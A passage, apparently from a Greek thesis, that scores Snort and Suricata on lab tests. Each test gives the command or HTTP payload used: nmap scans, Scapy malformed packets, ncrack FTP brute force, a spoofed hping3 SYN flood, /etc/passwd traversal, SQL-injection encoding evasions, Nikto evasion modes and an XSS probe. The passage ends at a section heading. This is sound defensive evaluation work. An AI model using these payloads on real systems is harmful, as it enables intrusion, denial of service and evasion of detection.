Αυτή η κατηγορία δοκιμών περιελάμβανε την αποστολή πακέτων που δε συμμορφώνονται με τα RFCs, με σκοπό τη μελέτη της συμπεριφοράς της μηχανής ανίχνευσης. Ο Πίνακας 8-19 περιλαμβάνει τη μοριοδότηση που έλαβε το κάθε IDS για κάθε μία από τις δοκιμές αυτής της κατηγορίας.

Πίνακας 8-19: Αναλυτικά στοιχεία μοριοδότησης δοκιμών κατηγορίας Bad Traffic

Α/Α	Δοκιμή	Μόρια Snort	Μόρια Suricata
1	Nmap Xmas scan	0	0
2	Nmap FIN scan	0	0
3	Nmap NULL scan	0	0
4	Malformed Traffic	0	2
5	Land Attack	0	0

8.2.2.3.1 Nmap Xmas scan

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /usr/local/bin/nmap -sX -p 80 192.168.56.51

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-20: Ειδοποιήσεις των Snort και Suricata για το Nmap Xmas scan

[**] [1:24378:1] POLICY-OTHER TCP packet with urgent flag attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3]

8.2.2.3.2 Nmap FIN scan

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /usr/local/bin/nmap -sF -p 80 192.168.56.51

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.3.3 Nmap NULL scan

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /usr/local/bin/nmap -sN -p 80 192.168.56.51

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.3.4 Malformed Traffic

Για την εκτέλεση αυτής της δοκιμής αποστάλθηκε ένα πακέτο το οποίο δημιουργήθηκε χρησιμοποιώντας το Scapy και περιελάμβανε λανθασμένη έκδοση του πρωτοκόλλου IP:

send(IP(dst="192.168.56.51", ihl=2, version=3)/ICMP(), verbose=0)

Το Snort δεν παρήγαγε ειδοποιήσεις, ενώ αντιθέτως το Suricata παρήγαγε την ειδοποίηση που περιλαμβάνει ο Πίνακας 8-21.

Πίνακας 8-21: Ειδοποιήσεις του Suricata για Malformed Traffic

[**] [1:2200011:1] SURICATA IPv4 wrong IP version [**] [Classification: (null)] [Priority: 3]

8.2.2.3.5 Land Attack

Για την εκτέλεση αυτής της δοκιμής αποστάλθηκε ένα πακέτο το οποίο δημιουργήθηκε χρησιμοποιώντας το Scapy και περιελάμβανε την ίδια διεύθυνση IP τόσο για τον αποστολέα όσο και για τον αποδέκτη:

send(IP(src="192.168.56.51",dst="192.168.56.51")/TCP(sport=135,dport=135), verbose=0)

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.4 Brute Force

Αυτή η κατηγορία δοκιμών είχε ως στόχο να εξετάσει τη δυνατότητα των IDSs να ανιχνεύουν επιθέσεις brute force. Ο Πίνακας 8-22 περιλαμβάνει τη μοριοδότηση που έλαβε το κάθε IDS για τη δοκιμή αυτής της κατηγορίας.

Πίνακας 8-22: Αναλυτικά στοιχεία μοριοδότησης δοκιμής κατηγορίας Brute Force

A/A	Δοκιμή	Μόρια Snort	Μόρια Suricata
1	Bruteforce against FTP with ncrack	2	2

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/local/bin/ncrack -f -U data/ncrack-users.txt -P data/ncrack-passwords.txt 192.168.56.51:21

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-23: Ειδοποιήσεις των Snort και Suricata για την επίθεση Brute Force

[**] [1:13360:5] APP-DETECT failed FTP login attempt [**] [Classification: Misc activity] [Priority: 3]
[**] [1:491:14] PROTOCOL-FTP Bad login [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010642:3] ET SCAN Multiple FTP Root Login Attempts from Single Source - Possible Brute Force Attempt [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2002383:11] ET SCAN Potential FTP Brute-Force attempt [**] [Classification: Unsuccessful User Privilege Gain] [Priority: 1]

8.2.2.5 Denial Of Service

Αυτή η κατηγορία δοκιμών είχε ως στόχο την εξέταση των δυνατοτήτων των IDSs ως προς την ανίχνευση επιθέσεων άρνησης υπηρεσιών. Ο Πίνακας 8-24 περιλαμβάνει τη μοριοδότηση που έλαβε το κάθε IDS για κάθε μία από τις δοκιμές αυτής της κατηγορίας.

Πίνακας 8-24: Αναλυτικά στοιχεία μοριοδότησης δοκιμών κατηγορίας Bad Traffic

Α/Α	Δοκιμή	Μόρια Snort	Μόρια Suricata
1	DoS against MSSQL	2	2
2	ApacheBench DoS	2	2
3	hping SYN flood	0	0

8.2.2.5.1 DoS against MSSQL

Για την εκτέλεση αυτής της δοκιμής αποστάλθηκε ένα πακέτο στη θύρα 1433, στην οποία εξ' ορισμού εκτελείται ο MSSQL Server. Το πακέτο αυτό δημιουργήθηκε χρησιμοποιώντας το Scapy.

*sr1(IP(dst="192.168.56.51")/TCP(dport=1433)/"0"*1000, verbose=0)*

Η θύρα αυτή έχει χρησιμοποιηθεί κατά καιρούς για την εκμετάλλευση πολλών αδυναμιών του MSSQL Server και θα πρέπει ένα IDS να παράγει ειδοποιήσεις για τις απόπειρες σύνδεσης σε αυτήν, εξαιρώντας τους υπολογιστές οι οποίοι θα πρέπει να μπορούν να επικοινωνήσουν απευθείας με τη βάση δεδομένων. Τέτοιοι υπολογιστές είναι για παράδειγμα οι application servers ή οι web servers που χρειάζεται να χρησιμοποιούν τη βάση δεδομένων. Η εξαίρεση αυτών των υπολογιστών μπορεί

για παράδειγμα να γίνει με χρήση της δυνατότητας καταστολής (suppression) που διαθέτουν και τα δύο IDSs.

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-25: Ειδοποιήσεις του Snort για το DoS against MSSQL

[**] [129:2:1] Data on SYN packet [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:2010935:2] ET POLICY Suspicious inbound to MSSQL port 1433 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2001583:14] ET SCAN Behavioral Unusual Port 1433 traffic, Potential Scan or Infection [**] [Classification: Misc activity] [Priority: 3]

Πίνακας 8-26: Ειδοποιήσεις του Suricata για το DoS against MSSQL

[**] [1:2010935:2] ET POLICY Suspicious inbound to MSSQL port 1433 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010935:2] ET POLICY Suspicious inbound to MSSQL port 1433 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2001583:14] ET SCAN Behavioral Unusual Port 1433 traffic, Potential Scan or Infection [**] [Classification: Misc activity] [Priority: 3]

8.2.2.5.2 ApacheBench DoS

Για την εκτέλεση αυτής της δοκιμής χρησιμοποιήθηκε το εργαλείο ApacheBench, το οποίο χρησιμοποιείται για την αξιολόγηση των επιδόσεων ενός web server και μπορεί να αξιοποιηθεί για επιθέσεις άρνησης υπηρεσιών. Συγκεκριμένα, αποστάλθηκαν 10000 αιτήματα όπου ο μέγιστος αριθμός ταυτόχρονων αιτημάτων ήταν 25. Η εντολή που εκτελέστηκε είναι η ακόλουθη:

/usr/sbin/ab -k -c 25 -n 10000 http://192.168.56.51/

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-27: Ειδοποιήσεις των Snort και Suricata για το ApacheBench DoS

[**] [1:2010725:6] ET POLICY ApacheBenchmark Tool User-Agent Detected [**] [Classification: Attempted Information Leak] [Priority: 2]

8.2.2.5.3 Hping SYN flood

Για την εκτέλεση αυτής της δοκιμής χρησιμοποιήθηκε το εργαλείο Hping, το οποίο χρησιμοποιείται για την αποστολή πακέτων TCP/IP και μπορεί να αξιοποιηθεί για επιθέσεις άρνησης υπηρεσιών. Συγκεκριμένα, αποστάλθηκαν 50000 πακέτα SYN. Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /usr/sbin/hping3 192.168.56.51 -S --faster -p 80 -I eth0 -c 50000 -a 1.2.3.4

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.6 Evasion Techniques

Αυτή η κατηγορία δοκιμών είχε ως στόχο την εξέταση των δυνατοτήτων των IDSs ως προς την ανίχνευση επιθέσεων που κάνουν χρήση τεχνικών αποφυγής ανίχνευσης. Ο Πίνακας 8-28 περιλαμβάνει τη μοριοδότηση που έλαβε το κάθε IDS για κάθε μία από τις δοκιμές αυτής της κατηγορίας.

Πίνακας 8-28: Αναλυτικά στοιχεία μοριοδότησης δοκιμών κατηγορίας Evasion Techniques

A/A	Δοκιμή	Μόρια Snort	Μόρια Suricata
1	Nmap decoy test (6th position)	2	2
2	Nmap decoy test (7th position)	2	2
3	Hex encoding	2	0
4	SQL Injection using case variation	2	2
5	SQL Injection using SQL comments	0	0
6	SQL Injection using Hex encoding	2	2
7	SQL Injection using double Hex encoding	2	2
8	SQL Injection using UTF-8 encoding	2	0
9	SQL Injection using unicode encoding (U Encoding)	2	0
10	SQL Injection using decimal encoding	0	0
11	SQL Injection using string concatenation (+ (MSSQL))	0	0
12	SQL Injection using string concatenation (white space (MySQL))	0	0
13	SQL Injection using string concatenation (|| (Oracle))	0	0

Α/Α	Δοκιμή	Μόρια Snort	Μόρια Suricata
14	SQL Injection using CHAR function (MSSQL)	2	2
15	SQL Injection using CHR function (Oracle)	0	0
16	SQL Injection using NULL byte	2	2
17	Nmap scan with fragmentation	2	2
18	Nikto Random URI encoding	2	2
19	Nikto Directory self reference	2	2
20	Nikto Premature URL ending	2	2
21	Nikto Prepend long random string	2	2
22	Nikto Fake parameter	2	2
23	Nikto TAB as request spacer	2	2
24	Nikto Change the case of the URL	2	2
25	Nikto Windows directory separator	2	2
26	Nikto Carriage return as request spacer	2	2
27	Nikto Binary value as request spacer	2	2
28	Javascript Obfuscation	2	0

8.2.2.6.1 Nmap decoy test (6th position)

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /usr/local/bin/nmap -sS -A -D
192.168.100.1,192.168.100.2,192.168.100.3,192.168.100.4,192.168.100.5,ME 192.168.56.51

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-29: Ειδοποιήσεις του Snort για το Nmap decoy test (6th position)

[**] [122:1:1] (portscan) TCP Portscan [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2010937:2] ET POLICY Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2]

[**] [1:2010939:2] ET POLICY Suspicious inbound to PostgreSQL port 5432 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010935:2] ET POLICY Suspicious inbound to MSSQL port 1433 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:1390:10] INDICATOR-SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable Code was Detected] [Priority: 1]
[**] [1:24378:1] POLICY-OTHER TCP packet with urgent flag attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:2003068:6] ET SCAN Potential SSH Scan OUTBOUND [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2001219:18] ET SCAN Potential SSH Scan [**] [Classification: Attempted Information Leak] [Priority: 2]

Πίνακας 8-30: Ειδοποιήσεις του Suricata για το Nmap decoy test (6th position)

[**] [1:2010937:2] ET POLICY Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010935:2] ET POLICY Suspicious inbound to MSSQL port 1433 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2013929:3] ET POLICY HTTP traffic on port 443 (OPTIONS) [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:1390:10] INDICATOR-SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable code was detected] [Priority: 1]
[**] [1:24378:1] POLICY-OTHER TCP packet with urgent flag attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:2009358:4] ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine) [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:11263:6] SERVER-APACHE Apache mod_ssl non-SSL connection to SSL port denial of service attempt [**] [Classification: Attempted Denial of Service] [Priority: 2]
[**] [1:1852:9] SERVER-WEBAPP robots.txt access [**] [Classification: access to a potentially vulnerable web application] [Priority: 2]

[**] [1:2003068:6] ET SCAN Potential SSH Scan OUTBOUND [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2001219:18] ET SCAN Potential SSH Scan [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2230002:1] SURICATA TLS invalid record type [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:19559:3] SCAN SSH brute force login attempt [**] [Classification: Misc activity] [Priority: 3]
[**] [1:13360:5] APP-DETECT failed FTP login attempt [**] [Classification: Misc activity] [Priority: 3]
[**] [1:491:14] PROTOCOL-FTP Bad login [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:553:12] POLICY-OTHER FTP anonymous login attempt [**] [Classification: Misc activity] [Priority: 3]

8.2.2.6.2 Nmap decoy test (7th position)

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /usr/local/bin/nmap -sS -A –D 192.168.100.1,192.168.100.2,192.168.100.3,192.168.100.4,192.168.100.5,192.168.100.6,ME 192.168.56.51

Οι ειδοποιήσεις που παράχθηκαν από τα δύο IDSs είναι αυτές των πινάκωνΠίνακας 8-29 και Πίνακας 8-30.

8.2.2.6.3 Hex encoding

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /index.php?page=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64 HTTP/1.1\r\nHost: 127.0.0.1\r\nUser-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.5) Gecko/20041202 Firefox/1.0\r\n\r\n

Το Suricata δεν παρήγαγε ειδοποιήσεις, ενώ αντιθέτως το Snort παρήγαγε την ειδοποίηση που περιλαμβάνει ο Πίνακας 8-31.

Πίνακας 8-31: Ειδοποιήσεις του Snort για το Hex encoding

[**] [1:1122:12] SERVER-WEBAPP /etc/passwd file access attempt [**] [Classification: Attempted Information Leak] [Priority: 2]

8.2.2.6.4 SQL Injection using case variation

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+UnIoN+seLEcT+VErsIOn%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-32: Ειδοποιήσεις του Snort για το SQL Injection using case variation

[**] [1:2011037:3] ET WEB_SERVER Possible Attempt to Get SQL Server Version in URI using SELECT VERSION [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:2006446:11] ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:13990:13] SQL union select - possible sql injection attempt - GET parameter [**] [Classification: Misc Attack] [Priority: 2]

Πίνακας 8-33: Ειδοποιήσεις του Suricata για το SQL Injection using case variation

[**] [1:2011037:3] ET WEB_SERVER Possible Attempt to Get SQL Server Version in URI using SELECT VERSION [**] [Classification: Web Application Attack] [Priority: 1]
[**] [1:2006446:11] ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT [**] [Classification: Web Application Attack] [Priority: 1]

8.2.2.6.5 SQL Injection using SQL comments

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

*GET /form.php?q=1+UN/**/ION+SEL/**/ECT+VER/**/SION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n*

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.6.6 SQL Injection using Hex encoding

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+%55NION+%53ELECT+%56ERSION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Οι ειδοποιήσεις που παράχθηκαν από τα δύο IDSs είναι αυτές των πινάκωνΠίνακας 8-29Πίνακας 8-32 και Πίνακας 8-33.

8.2.2.6.7 SQL Injection using double Hex encoding

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+%2555NION+%2553ELECT+%2556ERSION%2528%2529 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Οι ειδοποιήσεις που παράχθηκαν από τα δύο IDSs είναι αυτές των πινάκωνΠίνακας 8-29Πίνακας 8-32 και Πίνακας 8-33.

8.2.2.6.8 SQL Injection using UTF-8 encoding

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+%C1%95NION+%C1%93ELECT+%C1%96ERSION%c0%28%c0%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Το Suricata δεν παρήγαγε ειδοποιήσεις, ενώ αντιθέτως το Snort παρήγαγε τις ειδοποιήσεις που περιλαμβάνει ο Πίνακας 8-32.

8.2.2.6.9 SQL Injection using unicode encoding (U Encoding)

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+%u0055%u004E%u0049%u004F%u004E+%u0053%u0045%u004C%u0045%u0043%u0054+VERSION%0028%0029 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Το Suricata δεν παρήγαγε ειδοποιήσεις, ενώ αντιθέτως το Snort παρήγαγε τις ειδοποιήσεις που περιλαμβάνει ο Πίνακας 8-32.

8.2.2.6.10 SQL Injection using decimal encoding

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+&#85NION+&#83ELECT+&#86ERSION&#40&#41 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.6.11 SQL Injection using string concatenation (+ (MSSQL))

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+UN%2bION+SEL%2bECT+VER%2bSION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.6.12 SQL Injection using string concatenation (white space (MySQL))

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+UN%20ION+SEL%20ECT+VER%20SION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.6.13 SQL Injection using string concatenation (|| (Oracle))

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+UN%7C%7CION+SEL%7C%7CECT+VER%7C%7CSION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.6.14 SQL Injection using CHAR function (MSSQL)

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1+UNION+CHAR(83)%2bCHAR(69)%2bCHAR(76)%2bCHAR(69)%2bCHAR(67)%2bCHAR(84)+VERSION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-34: Ειδοποιήσεις των Snort και Suricataγια το SQL Injection using CHAR function (MSSQL)

[**] [1:13989:6] INDICATOR-OBFUSCATION large number of calls to char function - possible sql injection obfuscation [**] [Classification: Web Application Attack] [Priority: 1]

8.2.2.6.15 SQL Injection using CHR function (Oracle)

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET

/form.php?q=1+UNION+CHR(83)%7C%7CCHR(69)%7C%7CCHR(76)%7C%7CCHR(69)%7C%7CCHR(67)%7C%7CCHR(84)+VERSION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις.

8.2.2.6.16 SQL Injection using NULL byte

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /form.php?q=1%00+UNION+SELECT+VERSION%28%29 HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Οι ειδοποιήσεις που παράχθηκαν από τα δύο IDSs είναι αυτές των πινάκωνΠίνακας 8-29Πίνακας 8-32 και Πίνακας 8-33.

8.2.2.6.17 Nmap scan with fragmentation

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

/usr/bin/sudo /usr/local/bin/nmap -PN -sS -A -f 192.168.56.51

Οι πίνακες που ακολουθούν περιλαμβάνουν τις ειδοποιήσεις που παράχθηκαν από το κάθε IDS.

Πίνακας 8-35: Ειδοποιήσεις του Snort για το Nmap scan with fragmentation

[**] [123:13:1] (spp_frag3) Tiny fragment [**] [Classification: Attempted Denial of Service] [Priority: 2]
[**] [122:1:1] (portscan) TCP Portscan [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2010937:2] ET POLICY Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010936:2] ET POLICY Suspicious inbound to Oracle SQL port 1521 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010939:2] ET POLICY Suspicious inbound to PostgreSQL port 5432 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2002911:4] ET SCAN Potential VNC Scan 5900-5920 [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:1421:15] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2]

[**] [1:1390:10] INDICATOR-SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable Code was Detected] [Priority: 1]
[**] [1:24378:1] POLICY-OTHER TCP packet with urgent flag attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [123:8:1] (spp_frag3) Fragmentation overlap [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:2003068:6] ET SCAN Potential SSH Scan OUTBOUND [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2001219:18] ET SCAN Potential SSH Scan [**] [Classification: Attempted Information Leak] [Priority: 2]

Πίνακας 8-36: Ειδοποιήσεις του Suricata για το Nmap scan with fragmentation

[**] [1:2010937:2] ET POLICY Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010935:2] ET POLICY Suspicious inbound to MSSQL port 1433 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2010939:2] ET POLICY Suspicious inbound to PostgreSQL port 5432 [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2013929:3] ET POLICY HTTP traffic on port 443 (OPTIONS) [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:2009986:2] ET P2P Octoshape UDP Session [**] [Classification: A Network Trojan was detected] [Priority: 1]
[**] [1:2001841:7] ET P2P UDP traffic - Likely Limewire [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
[**] [1:1390:10] INDICATOR-SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable code was detected] [Priority: 1]
[**] [1:24378:1] POLICY-OTHER TCP packet with urgent flag attempt [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:2009358:4] ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine) [**] [Classification: Web Application Attack] [Priority: 1]

[**] [1:11263:6] SERVER-APACHE Apache mod_ssl non-SSL connection to SSL port denial of service attempt [**] [Classification: Attempted Denial of Service] [Priority: 2]
[**] [1:2013929:3] ET POLICY HTTP traffic on port 443 (OPTIONS) [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:1852:9] SERVER-WEBAPP robots.txt access [**] [Classification: access to a potentially vulnerable web application] [Priority: 2]
[**] [1:13360:5] APP-DETECT failed FTP login attempt [**] [Classification: Misc activity] [Priority: 3]
[**] [1:2003068:6] ET SCAN Potential SSH Scan OUTBOUND [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2001219:18] ET SCAN Potential SSH Scan [**] [Classification: Attempted Information Leak] [Priority: 2]
[**] [1:2230002:1] SURICATA TLS invalid record type [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
[**] [1:19559:3] SCAN SSH brute force login attempt [**] [Classification: Misc activity] [Priority: 3]
[**] [1:491:14] PROTOCOL-FTP Bad login [**] [Classification: Potentially Bad Traffic] [Priority: 2]
[**] [1:553:12] POLICY-OTHER FTP anonymous login attempt [**] [Classification: Misc activity] [Priority: 3]

8.2.2.6.18 Nikto Scan with evasion techniques

Σε αυτή τη σειρά δοκιμών χρησιμοποιήθηκαν οι διάφορες τεχνικές αποφυγής ανίχνευσης που είναι διαθέσιμες στο Nikto. Οι εντολές που εκτελέστηκαν είναι οι ακόλουθες:

- Nikto Random URI encoding

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion 1

- Nikto Directory self reference

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion 2

- Nikto Premature URL ending

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion 3

- Nikto Prepend long random string

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion 4

- Nikto Fake parameter

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion 5

- Nikto TAB as request spacer

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion 6

- Nikto Change the case of the URL

- */usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion 7*

- Nikto Windows directory separator

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion 8

- Nikto Carriage return as request spacer

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion A

- Nikto Binary value as request spacer

  /usr/bin/sudo /pentest/web/nikto/nikto.pl -config /pentest/web/nikto/nikto.conf -h 192.168.56.51 -Plugins cgi -evasion B

Οι ειδοποιήσεις που παράχθηκαν από τα δύο IDSs για το σύνολο των παραπάνω δοκιμών, είναι αυτές των πινάκωνΠίνακας 8-29Πίνακας 8-17 και Πίνακας 8-18.

8.2.2.6.19 Javascript Obfuscation

Η εντολή που εκτελέστηκε για αυτήν τη δοκιμή ήταν η ακόλουθη:

GET /index.php?page=%sCscript%3Ealert%28%29%3C%2Fscript%3E HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n

Το Suricata δεν παρήγαγε ειδοποιήσεις, ενώ αντιθέτως το Snort παρήγαγε την ειδοποίηση που περιλαμβάνει ο Πίνακας 8-37.

Πίνακας 8-37: Ειδοποιήσεις του Snort για το Javascript Obfuscation

[**] [1:2009714:6] ET WEB_SERVER Script tag in URI, Possible Cross Site Scripting Attempt [**] [Classification: Web Application Attack] [Priority: 1]

8.2.2.7 Fragmented Packets

Αυτή η κατηγορία δοκιμών είχε ως στόχο την αξιολόγηση των δυνατοτήτων των IDSs ως προς την επανασυναρμολόγηση θρυμματισμένων πακέτων IP και τον εντοπισμό επιθέσεων που χρησιμοποιούν την τεχνική του θρυμματισμού.

Ο Πίνακας 8-38 περιλαμβάνει τη μοριοδότηση που έλαβε το κάθε IDS για κάθε μία από τις δοκιμές αυτής της κατηγορίας.

Πίνακας 8-38: Αναλυτικά στοιχεία μοριοδότησης δοκιμών κατηγορίας Fragmented Packets

Α/Α	Δοκιμή	Μόρια Snort	Μόρια Suricata
1	Ping of death	1	0
2	Nestea Attack	1	1

8.2.2.7.1 Ping of death

